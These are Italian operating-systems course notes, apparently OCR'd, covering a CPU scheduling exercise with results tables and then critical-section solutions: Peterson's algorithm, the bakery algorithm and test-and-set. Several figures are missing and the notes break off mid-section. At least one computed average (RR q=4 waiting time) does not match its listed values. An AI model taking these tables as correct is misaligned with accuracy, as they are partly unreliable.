
- Schedulare i processi indicati in tabella con le politiche:
  - FCFS
  - SJF senza prelazione
  - SJF con prelazione
  - RR con quanto = 4
  - RR con quanto = 1
  - HRRN

| Proc. | T. di arrivo | CPU burst |
|---|---|---|
| A | 0 | 3 |
| B | 2 | 6 |
| C | 4 | 4 |
| D | 6 | 5 |
| E | 8 | 2 |


FCFS





SJF senza prel.



SJF con prel.





RR q=4




RR q=1



HRRN




| Calcolo priorità R | | | | |
|---|---|---|---|---|
| Proc. | t=0 | T=3 | T=9 | T=13 |
| A | 1 | - | - | - |
| B | - | 1+1/6 | - | - |
| C | - | - | 1+5/4 | - |
| D | - | - | 1+3/5 | 1+7/5 |
| E | - | - | 1+1/2 | 1+5/2 |

| | | A | B | C | D | E | Media |
|---|---|---|---|---|---|---|---|
| FCFS | | | | | | | |
| | t attesa | 0 | 1 | 5 | 7 | 10 | 4.6 |
| | t risposta | 0 | 1 | 5 | 7 | 10 | 4.6 |
| | tournaround | 3 | 7 | 9 | 12 | 12 | 8.6 |
| SJF (senza prelazione) | | | | | | | |
| | t attesa | 0 | 1 | 7 | 9 | 1 | 3.6 |
| | t risposta | 0 | 1 | 7 | 9 | 1 | 3.6 |
| | tournaround | 3 | 7 | 11 | 14 | 3 | 7.6 |
| SJF (con prelazione) | | | | | | | |
| | t attesa | 0 | 7 | 0 | 9 | 0 | 3.2 |
| | t risposta | 0 | 1 | 0 | 9 | 0 | 2.0 |
| | tournaround | 3 | 13 | 4 | 14 | 2 | 7.2 |

| | | A | B | C | D | E | Media |
|---|---|---|---|---|---|---|---|
| RR (q=1) | | | | | | | |
| | t attesa | 1 | 10 | 9 | 9 | 5 | 6.8 |
| | t risposta | 0 | 0 | 1 | 1 | 2 | 0.8 |
| | tournaround | 4 | 16 | 13 | 14 | 7 | 10.8 |
| RR (q=4) | | | | | | | |
| | t attesa | 0 | 9 | 3 | 9 | 9 | 7.5 |
| | t risposta | 0 | 1 | 3 | 5 | 9 | 3.6 |
| | tournaround | 3 | 15 | 7 | 14 | 11 | 10.0 |
| HRRN | | | | | | | |
| | t attesa | 0 | 1 | 5 | 9 | 5 | 4.0 |
| | t risposta | 0 | 1 | 5 | 9 | 5 | 4.0 |
| | tournaround | 3 | 7 | 9 | 14 | 7 | 8.0 |

# Sincronizzazione tra processi


## Il problema della sezione critica

Prendiamo in considerazione il modello astratto **produttore-consumatore**.
Il processo produttore produce un messaggio. Il processo consumatore consuma un messaggio.
L'esecuzione è concorrente: il produttore aggiunge al buffer e il consumatore toglie dal buffer.
Ovviamente ci sono dei vincoli:

- Il produttore non può aggiungere a buffer pieni (il buffer è limitato)
- Il consumatore non può togliere da buffer vuoti

Il buffer viene gestito in modo circolare:

- Buffer circolare di N posizioni
  - in = prima posizione libera
  - out = prima posizione occupata
- Buffer vuoto
  - in = out
- Buffer pieno
  - out = (in + 1) % n
- Per semplicità
  - Usiamo una variabile *counter* per indicare il numero di elementi nel buffer
    - counter = 0 buffer vuoto
    - counter = N buffer pieno




In un sistema con esecuzione concorrente, la **correttezza** dei programmi **non può dipendere da** come il **CPU scheduler** del sistema operativo seleziona i processi. Dunque bisogna assicurarsi che la logica dei vari programmi sia indipendente dalle scelte che compie lo scheduler.

Ecco due esempi di processi produttore e consumatore:

**Produttore**

```
void deposit (item p)
{
 while (counter == N)
      no_op;
 buffer[in] = p;
 in = (in+1) % N;
 counter++;
}
```


**Consumatore**

```
item remove ()
{
    while (counter == 0)
       no_op;
    next = buffer[out];
    out = (out+1) % N;
    counter--;
    return next;
}
```

Analizzando il codice dei processi può sembrare che non ci sia nessun problema rispetto all'indipendenza di cui parlavamo prima, però dobbiamo ricordarci che l'incremento e il decremento di counter non consiste in una sola operazione della CPU, infatti in assembly queste due operazioni consistono in più istruzioni:




Dunque l'algoritmo di scheduling potrebbe interrompere il processo nel bel mezzo di queste istruzioni, causando inconsistenza e incorrettezza rispetto alla logica del programma, infatti in questa situazione il valore di counter potrebbe prendere un valore non corretto.
Ecco un esempio particolare di scheduling in cui si riscontra questo problema:





Il problema deriva dal fatto che produttore e consumatore **possono modificare** *counter* **contemporaneamente**.
La sezione di codice che legge/modifica la risorsa condivisa e può causare inconsistenze è chiamata **sezione critica**, e dobbiamo aggiungere un meccanismo che non permetta ai processi di accedere contemporaneamente alla stessa risorsa condivisa.

Il programmatore deve dunque individuare tutte le sezioni critiche e aggiungere del codice extra che permetta di evitare questo tipo di problema.
La soluzione a questo problema deve rispettare 3 criteri per essere corretta:

- **Mutua esclusione**
  Alla sezione critica ci può accedere un solo processo alla volta
- **Progresso** (progress)
  La decisione su chi può entrare nella sezione critica deve dipendere solo dai processi che stanno per entrarci (in questa maniera la decisione non può essere rimandata all'infinito)
- **Attesa limitata** (bounded waiting)
  Un processo non può attendere all'infinito di entrare nella sezione critica, dunque deve esistere un numero massimo di volte (di seguito) per cui un processo può aspettare

Per ogni sezione critica dobbiamo aggiungere una parte di codice prima di essa, chiamata **sezione di entrata**, e una parte di codice dopo di essa, chiamata **sezione di uscita**.
Questa è la struttura di un generico processo che vuole accedere alla sezione critica:




Ora analizzeremo una serie di possibili soluzioni per questo problema, con l'assunzione che la sincronizzazione avviene in ambiente globale (un solo clock), in cui ci sono delle variabili globali "condivise".
Le soluzioni possibili possono essere:

- **Soluzioni software**
  C'è una aggiunta di codice all'applicazione ma non ci si basa su nessun supporto hardware o del sistema operativo. Queste soluzioni provano a risolvere il problema solo tramite codice
- **Soluzioni hardware**
  C'è anche qui un'aggiunta di codice all'applicazione ma ci si basa su (e dunque è necessario) un supporto hardware.

# Soluzioni basate su attesa attiva


## Soluzioni software

La prima soluzione che vediamo consiste nell'utilizzare una variabile condivisa *turn*, la quale specifica quale processo ha il turno per entrare nella sezione critica. Questo fa sì che si rispetti il criterio di mutua esclusione.

2 soli processi
(i=0,1); j = 1-i

```
PROCESS i
int turn;  /* se turn = i allora entra il processo i */
while (1){
    while (turn != i); /* sezione di entrata */
    sezione critica
    turn = j;  /* sezione di uscita */
    sezione non critica
}
```

Il problema di questa soluzione è che non rispetta il criterio del progresso (non c'è nessuna nozione di stato). Infatti la decisione su chi deve entrare nella sezione critica dipende da un processo che potrebbe non essere in coda per accederci. Infatti notiamo che se il primo processo non è più interessato ad entrare nella sezione critica, il secondo processo viene bloccato all'infinito, questo perché questa soluzione richiede stretta alternanza tra i processi.




- Se $P_0$ cede il turno a $P_1$ e non ha più necessità di entrare nella sezione critica anche $P_1$ non può più entrare nella sezione critica!

La seconda soluzione utilizza un vettore booleano che rappresenta delle "bandiere".
Nel momento in cui un processo sta per entrare nella sezione critica, alza la sua bandiera (ponendo a *true* la sua casella) e poi aspetta che l'altro processo sia fuori dalla sezione critica (controllando la sua bandiera). Una volta che il processo ha superato la sezione critica, abbassa la bandiera (ponendo a *false* la sua casella).

2 soli processi
(i=0,1); j = 1-i

```
PROCESS i
boolean flag[2];  /* inizializzato a FALSE */
while (1){
    flag[i]=true; /* vuole entrare in SC */
    while (flag[j]==true); /* sezione di entrata */
    sezione critica
    flag[i]=false;  /* sezione di uscita */
    sezione non critica
}
```

Questo problema risolve il problema della prima soluzione, infatti se un processo non è interessato ad accedere alla sezione critica, l'altro processo può continuare ad accederci senza ostacoli.
In questa soluzione però abbiamo un altro problema, in quanto lo scheduler potrebbe far eseguire una dopo l'altra le due istruzioni che alzano la bandiera dei due processi, in un momento in cui nessuno dei due è entrato nella sezione critica. Questo porta a deadlock in quanto i due processi sono bloccati nel controllo dell'altra bandiera, la quale non potrà diventare mai *false*.

- Sequenza di operazioni critica
  - $t_0$: $P_0$ esegue flag[0]=TRUE
  - $t_1$: $P_1$ esegue flag[1]=TRUE
  - $t_2$: $P_0$ esegue while(flag[1]==TRUE);
  - $t_3$: $P_1$ esegue while(flag[0]==TRUE);
  - $t_4$: DEADLOCK!
- $P_0$ e $P_1$ bloccati sulla condizione del while

Una variante della seconda soluzione consiste nell'invertire le due righe della sezione di entrata, controllando prima l'altra bandiera e poi alzando la propria.

```
PROCESS i
boolean flag[2]; /* inizializzato a FALSE */
while (1){
    while (flag[j]==true); /* sezione di entrata */
    flag[i]=true; /* vuole entrare in SC */
    sezione critica
    flag[i]=false; /* sezione di uscita */
    sezione non critica
}
```

Il problema passa dal non avere nessun processo che entra nella sezione critica all'avere che entrambi entrano nella sezione critica, violando la mutua esclusione, quindi neanche questa soluzione va bene.

La terza soluzione consiste nel combinare le due idee di soluzione (turno e bandiera), ottenendo un algoritmo che rispetta tutti i criteri e che non va mai in deadlock:

2 soli processi

```
PROCESS i
int turn;                    /* di chi è il turno? */
boolean flag[2];             /* iniz. a FALSE */
while (1) {
    flag[i] = TRUE;          /* voglio entrare */
    turn = j;                /* tocca a te, se vuoi */
    while (flag[j] == TRUE && turn == j);
    sezione critica
    flag[i] = FALSE;
    sezione non critica
}
```

In questa soluzione nel momento in cui entrambi vogliono entrare nella sezione critica, l'entrata è determinata da turn (viene garantita mutua esclusione), invece quando solo uno dei due processi vuole entrare, l'entrata è determinata dalla bandiera (viene garantito progresso e attesa limitata).
Nel caso in cui un processo sia nella sezione critica e l'altro voglia entrarci, dovrà per forza aspettare che l'altro processo finisca in quanto sposta il turno sull'altro processo.


- Mutua esclusione
  - Pi entra nella SC sse *flag[j]=false* o *turn=i*
  - Se $P_i$ e $P_j$ sono entrambi in SC allora *flag[i]=flag[j]=true*
  - Ma $P_i$ e $P_j$ non possono aver superato entrambi il *while*, perché *turn* vale *i* oppure *j*
  - Quindi solo uno dei due P è entrato
- Progresso e attesa limitata
  - Se $P_j$ non è pronto per entrare nella SC allora *flag[j]=false* e $P_i$ può entrare
  - Se $P_j$ ha impostato *flag[j]=true* e si trova nel *while* allora *turn=i* oppure *turn=j*
  - Se *turn=i* $P_i$ entra nella SC
  - Se *turn=j* $P_j$ entra nella SC
  - In ogni caso quando Pj esce dalla SC imposta *flag[j]=false* e quindi $P_i$ può entrare nella SC
  - Quindi $P_i$ entra nella SC al massimo dopo un'entrata di $P_j$

Abbiamo visto la soluzione per una situazione in cui due processi accedono alla stessa risorsa condivisa. Vediamo ora le possibili soluzioni estendendo il problema alla situazione in cui $N$ processi vogliono accedere alla stessa risorsa condivisa.
L'**algoritmo del fornaio** ha le seguenti caratteristiche:

- Ogni processo $i$ sceglie un numero ($choosing[i] = x$)
- Il processo con il numero più basso viene servito per primo
- Per situazioni in cui due processi hanno numero identico (vedremo che può accadere) si usa un confronto a due livelli, ovvero prima il numero e poi l'indice $i$


Dunque all'inizio tutti i processi hanno il numero inizializzato a $0$; un processo non appena vuole entrare nella sezione critica, sceglie il numero più basso possibile tra quelli disponibili.

La versione 0.1 dell'algoritmo del fornaio è la seguente:




Il problema di questa versione è che lo scheduling potrebbe interrompere un processo nel momento in cui ha calcolato il massimo ma non ha ancora assegnato il numero a $number[i]$. In questa situazione altri processi possono ottenere i valori successivi del numero che verrà poi assegnato ad $i$ (compreso quello non ancora assegnato a $i$). Dunque un altro processo può entrare nella sezione critica con lo stesso numero (o con un numero più alto), il problema è che quando il processo $i$ riprende l'esecuzione, assegna a $number[i]$ il numero calcolato precedentemente e dunque entrerà nella sezione critica essendo il minimo, nonostante ci possa essere un altro processo nella sezione critica (che è entrato perchè anche lui era il minimo quando è entrato).

Per risolvere questo problema, nella versione 0.2 aggiungiamo un altro vettore che serve a controllare che nessun processo entri nella sezione critica in un momento in cui altri processi stiano ottenendo il numero:




Può capitare però che più processi ottengano lo stesso numero (per determinate scelte dello scheduler), dunque dobbiamo aggiungere un'ulteriore criterio di precedenza, altrimenti può verificarsi la situazione che due processi con lo stesso numero si trovino nella sezione critica nello stesso momento. Dunque come secondo criterio usiamo l'indice *i* del processo.
Ecco la versione finale 1.0:

```
PROCESS i
boolean choosing[N];          /* Pi sceglie un numero */
int number[N];                /* ultimo numero scelto */

while(1){
    choosing[i] = TRUE;
    number[i] = Max(number[0],...,number[N-1])+1;
    choosing[i] = FALSE;
    for(j = 0; j < N; j++){
        while(choosing[j] == TRUE);
        while(number[j] != 0 &&
        (number[j] < number[i] || (number[j] == number[i]) && (j<i)) );
    }
    sezione critica
number[i] = 0;
    sezione non critica
}
```

Nonostante il ciclo while su $choosing[j]$, l'attesa è limitata perchè prima o poi tutti i processi usciranno dalla scelta del numero una volta entrati.

## Soluzioni hardware


La soluzione che abbiamo visto tramite l'algoritmo del fornaio funziona, però consiste in molte linee di codice e inserire per ogni sezione critica tutto quel codice porta ad un'alta percentuale di errori e poca praticità.
Data la complessità delle soluzioni software, si è pensato di trovare delle soluzioni che introducano l'hardware così da semplificare questo meccanismo.

Una prima possibile soluzione hardware è quella di **disattivare gli interrupt** nel momento in cui un processo entra nella sezione critica e riattivarli quando esce dalla sezione critica. In questo modo siamo sicuri che nessun altro processo possa interagire con la risorsa condivisa causando inconsistenza, ma questo potrebbe portare ad avere gli interrupt disattivati per molto tempo (se la sezione critica è lunga) e in più neanche il sistema operativo può riottenere il controllo della CPU utilizzando gli interrupt, quindi dovrebbe dare completo controllo al processo. Dunque la soluzione di disattivare gli interrupt non è percorribile.


L'alternativa è quella di far occupare **un unico ciclo di operazione non interrompibile** all'operazione che esegue l'accesso alla risorsa, ovvero farle diventare atomiche.
Le due soluzioni in questa modalità sono:

- Test-and-set
- Swap

La funzione **test-and-set** prende come input una variabile globale inizializzata a *false*, setta la variabile a *true* e ritorna il vecchio valore della variabile:





L'utilizzo di questa funzione viene fatto nel seguente modo:

